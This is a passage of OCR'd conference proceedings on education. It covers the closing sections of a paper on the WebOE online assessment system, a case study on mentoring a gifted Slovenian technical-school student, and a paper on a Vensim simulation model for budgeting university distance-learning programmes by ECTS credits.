In the WebOE system special attention is given to security and data protection. Access to protected areas of WebOE system is allowed only to registered users. All the necessary registered users' data are kept in the session objects, which last usually no longer than 20 minutes from the last activity. Users choose their own passwords for accessing the system and it is expected that they do not share their login data. The system administrator can detect some unusual behavior of users and temporary deactivate their accounts to prevent or limit any damage. Each student can simultaneously have only one active connection to the system. Students can only see their personal data and results, and professors and assistants have access to all stored information on students. Teachers and administrators, who enter sensitive information, must be connected form specific IP addresses, which is an added guarantee of security.

The system can be additionally protected if the data transfer is switched to the secure HTTPS protocol - a classic HTTP network protocol combined with a cryptographic protocol TLS / SSL.

III. APPLICATION IN OTHER COLLEGES

The WebOE system has a carefully constructed structure that can be, with minor modifications, applied to courses on other colleges. It would be simpler to implement the system on faculties which have courses similar to Fundamentals of electrical engineering, e.g. all electrical engineering (and possibly other) faculties, and some vocational schools.

A. *Application in colleges included in Bologna Process*

The WebOE information system is especially adapted to Bologna Process (European higher education system), which requires continuous monitoring of knowledge acquisition. This makes the WebOE system suitable for almost direct implementation on those faculties of our higher education system, which teach the Fundamentals of electrical engineering.

Also, WebOE system could be implemented in other educational fields. Of course, then the questions database would have to be filled with new data, and the necessary scoring system changes could be also easily performed.

B. *Application in vocational secondary schools*

Technical vocational schools teach the subject of Fundamentals of electrical engineering, so then most data from the tasks and questions database could be reused or adapted.

Secondary schools use a system of continuous testing, similarly to Bologna Process higher education, so they could take advantage of many WebOE system's features. Generation and automatic evaluation of individualized written tests and homework assignments is probably the most interesting ability of WebOE system for secondary schools teachers. That would leave them with more time for higher quality individual work with pupils.

IV. CONCLUSION

The information system described in this paper gives support to teaching with continuous monitoring and evaluation of learning, and also provides means for computer supported automated knowledge assessments. Based on the Internet public network, the WebOE system also provides the basis for the implementation of distance learning systems.

The described system has also a significant potential for use in secondary schools, where the capability of frequent and individualized testing is important for facilitating teachers' work.

REFERENCES

[1] A. Pavić, "Unaprjeđenje nastave temeljnih elektrotehničkih predmeta pomoću računalne i informatičke tehnologije", Proc. of CE Conference at the 34th Int. Convention MIPRO 2011, Vol. IX,, pp. 38–43, Opatija, 23-27. May 2011.

[2] http://osnove.tel.fer.hr

[3] N. Hoić-Božić, I. Budišćak, I. Botički,."Online assesment of programming assignments in a learning managment system AHyCo", Engineering Review (1330-9587) 28 (2008), 1, pp 51-60.

[4] T. Petković, Z. Kostanjčar, A. Sović, "Online vs. written multiple-choice questions tests: accuracy and usefulness", International Journal of Intelligent Defence Support Systems (1755-1587) 3 (2010), 1/2, pp 101-115.

[5] V. Glavinić, M. Čupić, S. Groš, "StudTest – A Platform Supporting Complex and Interactive Knowledge Assessment", International Journal of Emerging Technologies in Learning (1863-0383) 3 (2008), pp 33-39.

[6] M. Čupić and Ž. Mihajlović, "Computer-Based Knowledge, Self-Assessment and Training", International journal of engineering education (0949-149X) 26 (2010), 1, pp 111-125.

[7] M. Čupić, "A Case Study: Using Multiple-Choice Tests at University Level Courses - Preparation and Supporting Infrastructure", MIPRO 2009 - 32st International Convention on Information and Communication Technology, Electronics and Microelectronics, Proceedings Vol. IV Computers in Education / ČiČin-Šain, Marina ; Turčić Prstačić, Ivana ; Sluganović, Ivanka ; Uroda, Ivan (ur.). - Zagreb : DENONA , 2009, pp 163-168 (ISBN: 978-953-233-042-7).

[8] M. Čupić, J. Šnajder, B. Dalbelo Bašić, "Post-test analysis of automatically generated multiple choice exams: a case study", Proceedings of ICL 2009 / Auer, Michael E. (ur.). - Vienna : International Association of Online Engineering, 2009. (ISBN: 987-3-89958-481-3).

[9] I. Y. Jung, H. Y. Yeom, "Enhanced Security for Online Exams Using Group Cryptography", IEEE Trans. Education 52(3), 2009, pp 340-349.

[10] A. Huszti, A. Pethő, "A Secure Electronic Exam System", Publicationes Mathematicae Debrecen, 77/3-4, 2010, pp 299-312.

Does a gifted student need a mentor?

Jan Halozan, Franc Vrbancic
both autors High school of Electrotechnics and Computing, School Centre Ptuj
Volkmerjeva cesta 19, 2250 Ptuj, Slovenia
jan.halozan@gmail.com, franc.vrbancic@gmail.com

Abstract - The article presents the development of a gifted student in the period of 7 years, from the early primary school years till the finished technical school, including the final exam called Matura.
Analysed time period has been divided into three parts: before, during and after teenage period. Student`s knowledge achievement, his professional independence, attitude towards schoolmates and teachers, student`s satisfaction with the mentor and his satisfaction of the choice and additional topics lectures given, has been analysed.
Another analysis refers to the influence of each criteria on student`s professional development as well as personal growth. Achieved results has led to the defined characteristics, which should be the part of the mentor`s work with the gifted students with their own described merits.

I. INTRODUCTION

Even though the common definition about gifted students does not exist, the experts share the opinion that somebody is recognised as a gifted person, when he/she possesses the abilities and skills for achieving the highest results. In general there has been the difference between gifted persons as having the ability of the highest results on various fields and talented person as having the ability of the highest results in one field.

Experts are familiar with many different kinds of gift [1, 2, 3]. Scientific articles points out that gifted persons need extra challenge otherwise their potential has not been developed as whole and that leads to boredom, dissatisfaction and obtrusiveness in educational system [4]. Just being gifted does not mean extra results.

Very important role in the process of gifted student education has teachers, which role is going to be described in the article.

Our research began with the tutoring of a student in the last semester of primary education. Student gained the highest results and the best school grades. But the conflicts with the teachers occasionally appeared. Even though the student was satisfied with the primary education process, which he went through. He had the opportunity for extra work and a teacher of Physics was chosen. He challenged many competitions (Maths,

Physics, Slovene language) not only of general knowledge, but also of planning, assembling and programming of mobile robots and others for young researchers.

The main period of the research derives from the secondary school educational period, when the prematurely knowledge, working habits, attitude to the school fellows and teachers, his interests and preparation for team work were analysed.

A. State of work in the field of efforts with gifted students

Slovenian educational system settled fairly good benefits for the youngsters with special needs, who need more time and special methods in order to gain the knowledge. Furthermore, we want them to be equally integrated just as their peers into the regular educational process.

On the other hand, the completely different situation is with the gifted students, who would also need special approach or additional resources and time to upgrade already high level of the knowledge. Standards, rule books and other obligatory files barely touch the topics about gifted students, even though we could consider them also as youth with special needs.

Primary education have taken care about work with gifted students since 1999, when the Professional body for education accepted the document called Perception and work with gifted students. Real educational process started with the work a year or two later. Education of gifted students follows the Act in primary school. The schools need to precept and identify gifted students and it is obligatory to prepare methods and work programme for each gifted pupil in the form of additional individual or team work. [5]

Such work is interrupted after entering the secondary educational process. Systematically and planned concept of working in education with gifted students in secondary schools started in Slovenia in 2007/08, when five gymnasiums and five technical-vocational schools were chosen among 32 applications in public tender. Selected schools were piloting the concept of work with gifted students monitored by the National Educational Institute.

Project results are shown in the change of the Rule book of normatives and standards for educational programmes in secondary schools. In school year 2011/12, the teachers who work with gifted students will have 9 hours per students per year acknowledged as additional work. [6]

So far, secondary schools autonomously deal with identification of gifted students, as well as planning the work programme for them. Actually, whenever calculation of working hours with gifted students appears in correlation with costs, principals and teachers' enthusiasm disappears.

B. Methdology of collecting and evaluating the data

The main methods of collecting the data have been structured interviews and questionnaires.

The criteria for the student evaluation were:

- school grades,
- satisfaction with the school,
- satisfaction of the student with the teachers,
- satisfaction with the mentor,
- extra hours for extra work with the mentor and for individual work,
- active involvement and success in different activities out of school (meetings, competitions etc.)

Student success was valued with grades from 1 (insufficient) to 5 (excellent). Other criteria were also valued with 5-level scale - 1 (very unsatisfied) to 5 (very satisfied). Collecting and analysis of data was done in six months intervals during the 4-year education of secondary school. The reason to choose such criteria is to see the student`s development and his satisfaction with activities in and outside the secondary school.

II. CASE STUDY

A. Students condition in the beginning of secondary education

In primary school the student has no serious conflicts with the teachers, because the personal educational programme was prepared. Few underestimate moments toward the school fellows were noticed. The student showed a distinct interest for technics, specially programming. At school the highest grades were achieved. He was the constant participant of different competitions and he showed a general satisfaction with the primary school education. He enrolled the technical school in computing programme.

B. Description and evaluationof the gifted student in secondary school

- 1st year
  The student has no individual mentor, who would lead him and challenge him in first year of education. Soon after the school year starts the first problems appeared. Student became disturbing during the lessons, because he was searching for different approach, which was mostly in a level too high for other students. Debates led to constant conflicts with some teachers, because his questions were understood as the provocation.Most conflicts appeared among teachers of general subjects. Consequently the level of the grades dropped in general subjects and the student dissatisfaction with school process rose. After six month period the student`s success fall down to one level lower from primary school – from the excellent to very good. Teachers of general subjects were evaluated by students with the grade –good and teachers of professional subjects with the grade-excellent. Satisfaction with school and the topics were evaluated with grade –good for this six-month period. Dissatisfaction with school was even increased, student evaluated his satisfaction with grade – sufficient. Student finished the first year with the general success-very good. Student's expectations and the reality led the student to search the fields of his recognition. He was even thinking of changing the programme of education to the chemistry. Because this programme is not available in the school, he is enrolling to, he should change the school. After a conversation with potential mentor in the future, he decided to stay at the same school for another year.
- 2nd year
  Place figures and In the beginning of the second year of education extra lessons were given to the student by his yet to be mentor, who had already had some experience with the student from the primary school. They started to cooperate in the field of youth research. Such research is organised in Slovenia as the volunteering activity. They had discussions with the mentor in two or three-hour meetings once per month. At the end of the first semester the number came up to 15 hours of extra work on the field of student`s interest – planning, programming and construction of the autonomous robotic system, which recognises the patterns in the environment and had a suitable reactions. Student was very satisfied with the work and the choice of the topic. Second semester of second year the attitude towards teachers remained the same. The general success was still – very good, but with the development in some subjects as Slovene language and Maths. The mind-set of the student developed to this level, that he figured up the conversation can help solve the problems. Student evaluated his satisfaction with the grade – good and he even raised the satisfaction to the grade – more than good. His attitude to the others and communication with the teachers slowly caught the flow. There were still some subjects where the conflicts were presented, but it dropped for approx. one third according to the first year. Student and mentor have an agreement to continue the cooperation in research work also in third year. Satisfaction with the mentor was evaluated by grade – very good. He searched for more extra advising lessons with mentors. Satisfaction with the general subjects was valuated with the grade – very good. General knowledge at the end was excellent, even though the students were still unsatisfied with gained knowledge.

- 3rd year
  Third year of education brought better relationship among the student and the teachers, conflict were rare, student solved them in the constructive way. Student continued the work in the field of research and participated in the national competition, where he won the second place. Successful work led to self-esteem and individual approach for cooperation with the teachers and through extra activities he improved the attitude and general success. He organized his work with the individual agreement with teachers of general and professional subjects and gained grades through different ways: seminar works and other extra work. He was even absent in some classes with the approval to do the research work in the fields of interest, such as electrotechnics, informatics and programming in the meantime. He evaluated his satisfaction with the teachers and the school with the grade – very good. Thoughts about changing the school disappeared. He finished the school year with the excellent general success, his satisfaction with gained knowledge during this school period increased and mentor was evaluated with great satisfaction. Student still looked for more cooperation.
- 4th year
  Student continued his work with the same mentor, but this time on the project of scientific article. Independence and self-iniciative increased, student could see the benefit of it in the classes. Conflicts were at the lowest level. He showed high level of satisfaction with some teachers, with some just partly one. General satisfaction with teachers and mentor was evaluated as excellent. Student shared the opinion, that school as the professional institution in the field of education should pay special individual attention to the students and listens to some point to their wishes and needs. Dissatisfaction with the school evaluated with grade – very good derives from this statement. According to the current grades, the general knowledge at the end of the school year will probably be excellent. The same success is expected on the final exam – Matura. The wish is even broader, to gain all possible points in the final exam and get the certificate of the »golden Matura student«. Student is planning to continue the education in university on the field of computing, but through the experience, he is aware of different kind of professors and the appropriate attitude and communication with them which he would have to discover.

III. DISCUSSION

Most teenagers go through the major changes in secondary school period, that`s why we call it – adolescence. The results of the study diagrams of satisfaction and general success show that it is the most important that gifted student has an understandable mentor, who gives full support in professional and personal development of the student in such turbulent period of growth (Fig. 1, Fig. 2).




Figure 1: Comparison of the student's satisfaction with the teachers and the school through the years.




Figure 2: Satisfaction with the mentor

Appropriate mentor is the most important factor, who leads the student`s energy into the constructive thinking and work, if possible on the fields of student`s interest. Consequently the mentor presents the bridge between student`s success and failure.

IV. CONCLUSION

Dissatisfaction among student can appear in a large scale, if study challenges are maladjusted to their temporary knowledge level. Gifted students suffer even more, if the gap among curricula and their needs is too big. If dissatisfaction lasts longer period, some behavioural patterns appear. They are: a lack of self-confident, disability of active work in team work, emotional and social immaturity, low self-esteem, good grades doesn't have the motivational effect. Mentioned patterns present the barrier in teachers and students work.

The survey shows that individual work can be of a big help in work with gifted students, especially if it has good base and the flow. The role of the mentor has a special meaning, because it has to be patient and tolerant in mentioned student`s period of life. Mentor has to study the

students, prepare him/her a tailor-made working programme, which enable the student`s professional and personal development. Very important is to teach the students the methods of successful communication.

Scientific discoveries and empirical case studies show that obtrusive behavioural patterns disappear by using the appropriate working methods with gifted students. Students are more satisfied, independent, have better communication and have better self-esteem, because their individual research work means self-affirmation.

Such activities are still underestimated in Slovenia by law and are based strictly on the enthusiasm of the individuals. Working constancy with gifted students is just at the beginning, what can bring troubles to teachers. Legislative nine hours per year for the gifted students is far too less. So, working with the gifted students is more or less the lifestyle of the teachers, not only a job, if he/she wants to do in for longer period.

ACKNOWLEDGMENT

Translation of Mrs. Nadja Jager Popović are gratefully acknowledged.

REFERENCES

[1] T. Bezić, A. Blažič, M. H. Brinar, D. Boben, M. Marovt, M. Nagy, D. Žagar, Odkrivanje nadarjenih učencev in vzgojno-izobraževalno delo z njimi, 2006, Ljubljana: Zavod RS šolstvo.

[2] D.George, The gifted child as a challenge, 1997, Ljubljana: Zavod RS za šolstvo.

[3] K. A. Heller, F. J. Mönks, R. Subotnik, R. Sternberg, Giftedness And Talent, International Handbook - Second Edition, december 2000, Elsevier B.V.

[4] Č. Katarina, Č. Urška, Gifted Child – Teachers and Parents (Nadarjen otrok – učitelji in starši), Anvip, 2003.

[5] Zavod za šolstvo, Perception and work with gifted students, Ljubljana 1999.

[6] Law of the education organisation and financing, ZOFVI- UPB1, (Ur.l. RS, št. 14/2003), 11.10.2006.

Simulation Model of Distance Learning Planning and Implementation on the Basis of ECTS Credits

Boriss Misnevs[1], Nadezda Fila[2], Alexandr Dunjashkins[3], Catherine Abasheva[4]
Transport and Telecommunication Institute
Information Technology Department
1, Lomonosov str., Riga, LV-1019, Latvia
[1] Ph. +371 67100675, e-mail: bfm@tsi.lv
[2] Ph. +371 67100596, e-mail:nf@tsi.lv
[3] Ph. +371 67100596, e-mail: dun@tsi.lv
[4] Ph. +371 67100596, e-mail: dukat@junik.lv

Abstract - The purpose of the report is to present the methodology and its implementation results in the research of Distance Learning process trends by using a simulation model for a Higher Educational Institution (HEI).
The article discusses planning and implementation of distance learning in the HEI teaching process in connection with human, informational, and financial resources. The relevance of this study is determined not only by the need to have a tool for making decisions on the implementation of specific training programs but also allows to make transparent the core business process of the University and to show the interest of the academic staff in the mechanism and in the implementation of the customer-oriented strategy of the University.
The suggested model is based on the calculation of payment for teaching, for the work on the creation of training materials and payment of tutors in distance education and on some most significant parameters of the programs' implementation process. These parameters can be either the number of students enrolled in the program or the number of ECTS credit points achieved by students in a semester or other. All of them are calculated with the use of the actual curricula for particular programs. The model allows calculating both the projected revenues and the expenses on individual items. This allows us to assess administrative decisions on the optimization of the structure of the program and the implementation of the training plans.
The model has been successfully tested on four vital academic programs at Transport and Telecommunication Institute. The model and the proposed method of its application fully comply with the principles of the Bologna process and can be easily transformed for use at any European HEI.

I. INTRODUCTION

In the given article there are considered some issues of implementing distance learning programs at a higher educational institution in connection with human, informational and financial resources. The relevance of this study is determined not only by the need to have a tool for making decisions on the implementation of specific training programs but also allows to make transparent the core business process of the university and to show the interest of the academic staff in the mechanism and in the implementation of the customer-oriented strategy of the University [1].

There is suggested a model which basis is calculation of remuneration to the authors of teaching aids and methodical materials, remuneration to the teachers and tutors engaged in distance education. It is suggested to rely on the most significant parameters of the programs' implementation process. These parameters can be the number of students enrolled in the program, the number of credit points achieved by students in a semester, the cost of the program itself as well as other normative indicators with the account of actual curricula for particular programs. The model allows calculation of both the revenues and the expenses on individual items. This allows us to assess administrative decisions on the optimisation of the structure of the program and the implementation of the training plans.

The model and the approach considered in the article have been developed with the use of the methods applied in informational logistics.

The model has been tested on several actual academic programs and it allows quantitative assessment and optimal solution of a number of problems occurring in the implementation of distance learning at a University [2].

The considered model and the suggested methodic of its application comply with the principles of the Bologna process and can be easily transformed from the University system of credit points to the suggested European system of credit points (ECTS).

For the research of the described model there has been used the method of simulation modeling.

II. METHOD OF SIMULATION MODELING AND ITS SPECIFICS

The method of simulation modeling in its most general view is an experimental method of studying a real system on its simulation model which combines the peculiarities of the experimental approach with the specific conditions of using computational techniques.

Simulation modeling is a computer method of modeling. Attention is focused on the experimental nature of simulation, there is used the simulation method of research (experimenting with a model is performed). Indeed, in the simulation modelling a significant role is played not only by performing an experiment but by its planning on the model as well.

In the process of simulation modeling we deal with four main elements (Figure 1):

• Real system;

• Logical-mathematical model of the object being modeled;

• Simulation (machine) model;

• Computer on which simulation is performed – directed calculation (computation) experiment.

At first we investigate the real system, develop a logical-mathematical model of the real system. The simulation character of this investigation suggests logical or logical-mathematical models describing the process being researched.




Figure 1. Process of simulation research

Let us assume that we can consider the real system as an aggregation of interacting elements, functioning in time.

The composite character of a complicated system dictates viewing of its model in the form of three factors: < A, S, T >, where:

A – multitude of the elements (environment included);

S – multitude of the acceptable connections among the elements (model structure);

T – multitude of the examined moments of time.

A specific feature of the simulation modeling is the fact that the simulation model allows reproduction of modeled objects:

- Preserving their logical structure;
- Preserving the behavioral properties (time succession of the events taking place in the system), i.e. the dynamics of interactions.

Let us state that in simulation modeling, a logical structure of the real system is reflected in the model and there is also simulated the dynamics of the sub-systems' interaction in the system being modeled. This is a significant but not the only property of a simulation model which has historically predetermined the name of the method most frequently called "system modeling".

III. MAIN STAGES OF SIMULATION MODELING

For the majority of model types (continuous and discrete, determined and stochastic, etc., simulation modeling is a complicated interactive process and includes a number of major stages (Figure 2):

1. Formulating the problem and defining the purposes of the simulation research. A documented result of this stage is a content description of the object being modeled.

2. Development of a concept description. The result of the work of a system analyst is the conceptual model (or verbal description) and the choice of the formalization method for the given object of modeling.

3. Formalization of a simulation model. There is made a formal description of the object of modeling.

4. Programming of a simulation model (development of a program - simulator). At this stage there is performed the choice of the means of the modelling automation, algorithmization, programming and adjustment of the simulation model.

5. Testing (validation) and investigation of the model, verification of the model. There is performed verification of the model, assessment of its adequacy, investigation of the properties of the simulation model and other procedures of the complex validation of the developed model.

6. Planning and performing (execution) of the simulation experiment. At the given technological stage there is performed strategic and tactical planning of the simulation experiment. The result is a developed and implemented experiment plan and the set up conditions of a simulation dry run of the chosen plan.

7. Analysis of the modeling results. The researcher performs the interpretation of the modeling results and their application – decision taking proper.




Figure 2. Technological stages of the simulation modeling

IV. SYSTEM DYNAMICS AND A TOOL OF MODELING

The tool chosen for solving the set task, that is the task of building a model for implementing education programs on the basis of ECTS credits, is Vensim 5 modeling tool [3].

There have been investigated informational reverse connections in the management activities of the University. The processes occurring in real life are presented in system dynamics in the terms of stocks and flows among them (production, sales) (Figure 3).




Figure 3. Sample of a simple model implemented in Vensim 5

The system-dynamic model describes the behavior of the system and its structure as a multitude of interacting reverse positive and negative connections and delays. Mathematically, such model looks as system of differential equations.

The main mission of the Vensim 5 batch is to help companies in their choice of optimal decisions in real situations which require analysis of different decision options.

V. MODEL DESCRIPTION

The model of implementing education programs on the basis of credit points has the following logic of performance:

- It is assumed that the University implementing distance learning programs is available of that income budget part which is made up of the students' fees only;
- The expenditure part of the University for distance learning is distributed in four main constituent parts – remuneration of the authors for the development and arrangement of DL courses, the teachers' remuneration, the tutors' remuneration, administrative costs.

At the first stage of the model investigation, we define our task as that of forming non-deficit budget, further at the second stage, we analyze the total budget distribution in time and among Chairs, teachers, etc.

Let us consider the first stage of the model investigation. At the model entrance, there are set the following parameters:

Constants:

N – number of education (training) programs (N=4),

A_1 – teacher's normative payment per hour (A_1=6.45 Ls/hour),

A_2 – tutor's normative payment per hour (A_2=3.23 Ls/hour),

A_3 – % deductions on administrative expenses (A_3=40%),

A_4 – % deductions on the company social tax (A_4=24.09%).

Variables:

K_1 – number of students,

K_2 – number of ECTS credit points achieved by the student in a year,

C_1 – cost of one year of education for a student.

In the process of investigating the model performance there are used the following variables characterizing the total budget of the University:

I – total students' fees for education,

O – total expenditure,

O_1 – total remuneration of the course authors,

O_2 – total teachers' remuneration,

O_3 – total tutors' remuneration,

O_4 – total administrative expenses (costs),

D – development expenditure (stock).

In the model performance there also used the following formulae:

$$I = K_1 * C_1 \quad (1)$$

$$O = (O_1 + O_2 + O_3) * 1{,}24 + O_4 \quad (2)$$

$$D = I - O \quad (3)$$

Going on with the investigation of the developed model we can change, at the first stage, such variables as K_1 – number of students and C_1 – cost of one year of education for a student.




Figure 4. Model of implementation of training programs

We build the simulation model of the University DL system with the help of Vensim 5, which actual view is given in Figure 5.




Figure 5. View of the model being investigated in Vensim 5

VI. EXPERIMENTING WITH THE MODEL

With the help of the developed model, as mentioned above, we make a number of experiments. For example, at the first stage, we define the border values of different variables at which the meaning of value D > 0.

Particularly, at some fixed values of variables C_1 (program cost) and K_1 (number of students), the value of variable D (development expenditure) passes the zero point and, at further increase or decrease of one of the above variables, becomes negative that means non-efficient performance of the University distance learning system.

In this way, we can define some intervals of variables C_1 and K_1 change, thus determining an optimal combination of the given variables for each examined case.




Figure 6. Sample of analysis of the development stock dependence on the parameters change

At the second stage of experimenting with the model, there is planned broadening of its functionality and investigation of the model's behavior in dynamics. It is proposed to analyse the outcome data (value of variable D) by entering monthly students' fees and teachers' remunerations for the chosen time interval - 12 months of the year of 2012.

For the module validation, there have been made calculations and drawn the tables describing the results of these calculations (see chapter VII).

VII. SAMPLE OF CALCULATIONS ON THE BASIS OF THE SIMULATION MODEL

In the given chapter there is considered a sample of using the simulation model for calculating a minimal number of students at which the program remains non-deficit, that is the value of the variable D_1 >=1 where D_1 is calculated as follows:

$$D_1 = (I/O) \quad (4)$$

To verify the model validity, there is analyzed the implementation of four distance learning programs.

In Table I, there are given the initial (source) data at which the budget of each program becomes non-deficit.

Table I. Initial (source) data f or the non-deficit budget

Programs	Number of credit points (K2)	Number of subjects	Cost of education Ls (C1)
Bachelor (Computer Science)	51	10	760.00
Bachelor (Transport and Business Logistics)	51	13	800.00
Master (Management Science)	48	8	900.00
Master (Management of Information Systems)	51	10	900.00
Total:	201	41	

There are also fixed the following variables: teacher's payment for one academic hour 6.45 Ls and tutor's payment for one academic hour 3.23 Ls.

Table II gives the results of the non-deficit budget calculation at which coefficient D_1 takes the value over 1.

Through the variation of such input parameters as the number of students, the number of subjects and credit points, we can get the most suitable values of the budget efficiency coefficient (D_1)

The output results of the model are given in Table II.

Table II. Ratio of the projected direct expenses on distance learning (for the non-deficit budget) in the academic years of 2011/2012

			Expenditure (O1,O2,O3,O4,O)						Koeff. D1
Programs	Number of students (K1)	Total income Ls (I)	Cost of placing in Moodle (O1)	Teachers' remuneration (O2)	Tutors' remuneration (O3)	Administrative costs (O4)	Employer's social tax (24%)	Total direct expenditure (O)	Total income /Expenditure (D1)
Bachelor (Computer Science)	10	6080	850	1858	331	2432	557	6027	1.009
Bachelor (Transport and Business Logistics)	13	8000	850	2358	744	3200	786	7939	1.008
Master (Management Science)	8	4500	800	1187	248	1800	346	4380	1.027
Master (Management of Information Systems)	10	5400	850	1604	176	2160	429	5218	1.035
Total:	41		3350	7289	1499	9592	2117	23847	

Table III gives the data and the results of calculating the non-deficit budget for 20 students (one study group) with the help of the model under consideration.

Table III. Ratio of the direct expenses for 20 students of the program

			Expenditure (O1,O2,O3,O4,O)						Koeff. D1
Programs	Number of students (K1)	Total income Ls (I)	Cost of placement in Moodle (O1)	Teachers' remuneration (O2)	Tutors' remuneration (O3)	Administrative costs (O4)	Employer's social tax (24%)	Total direct expenditure (O)	Total income /expenditure (D1)
Bachelor (Computer Science)	20	15200	400	1980	331	6080	557	9347	1.63
Bachelor (Transport and Business Logistics)	20	16000	450	2519	744	6400	786	10900	1.47
Master (Management Science)	20	18000	400	1187	248	7200	346	9380	1.92
Master (Management of Information Systems)	20	18000	400	1604	176	7200	429	9808	1.84
Total:	80	67200	1650	7289	1499	26880	2117	39435	

From the model calculation we see that the program Master of Management Science appears to be the most efficient with (D_1= 1.92), the program Bachelor of Transport and Business Logistics appears to be the least efficient with (D_1 =1.47).

The above results will serve the ground for the HEI administration to take particular decisions on the further development of distance learning.

VIII. CONCLUSIONS

In the course of the model application, even at the first stage, there have been received relevant results which allow optimization of the financial flow of the University in the implementation of distance learning.

There is suggested a model which basis is calculation of remuneration to the authors of teaching aids and methodical materials, remuneration to the teachers and tutors engaged in distance education. It is suggested to rely on the most significant parameters of the programs' implementation process. These parameters can be the number of students enrolled in the program (K_1), the number of credit points achieved by students in a semester (K_2), the cost of the program (C_1) as well as other normative indicators with the account of actual curricula for particular programs.

The model allows calculation of both the projected income (revenues) and the expenses on individual items. This allows us to assess administrative decisions on the optimisation of the structure of the program and the implementation of the training plans.

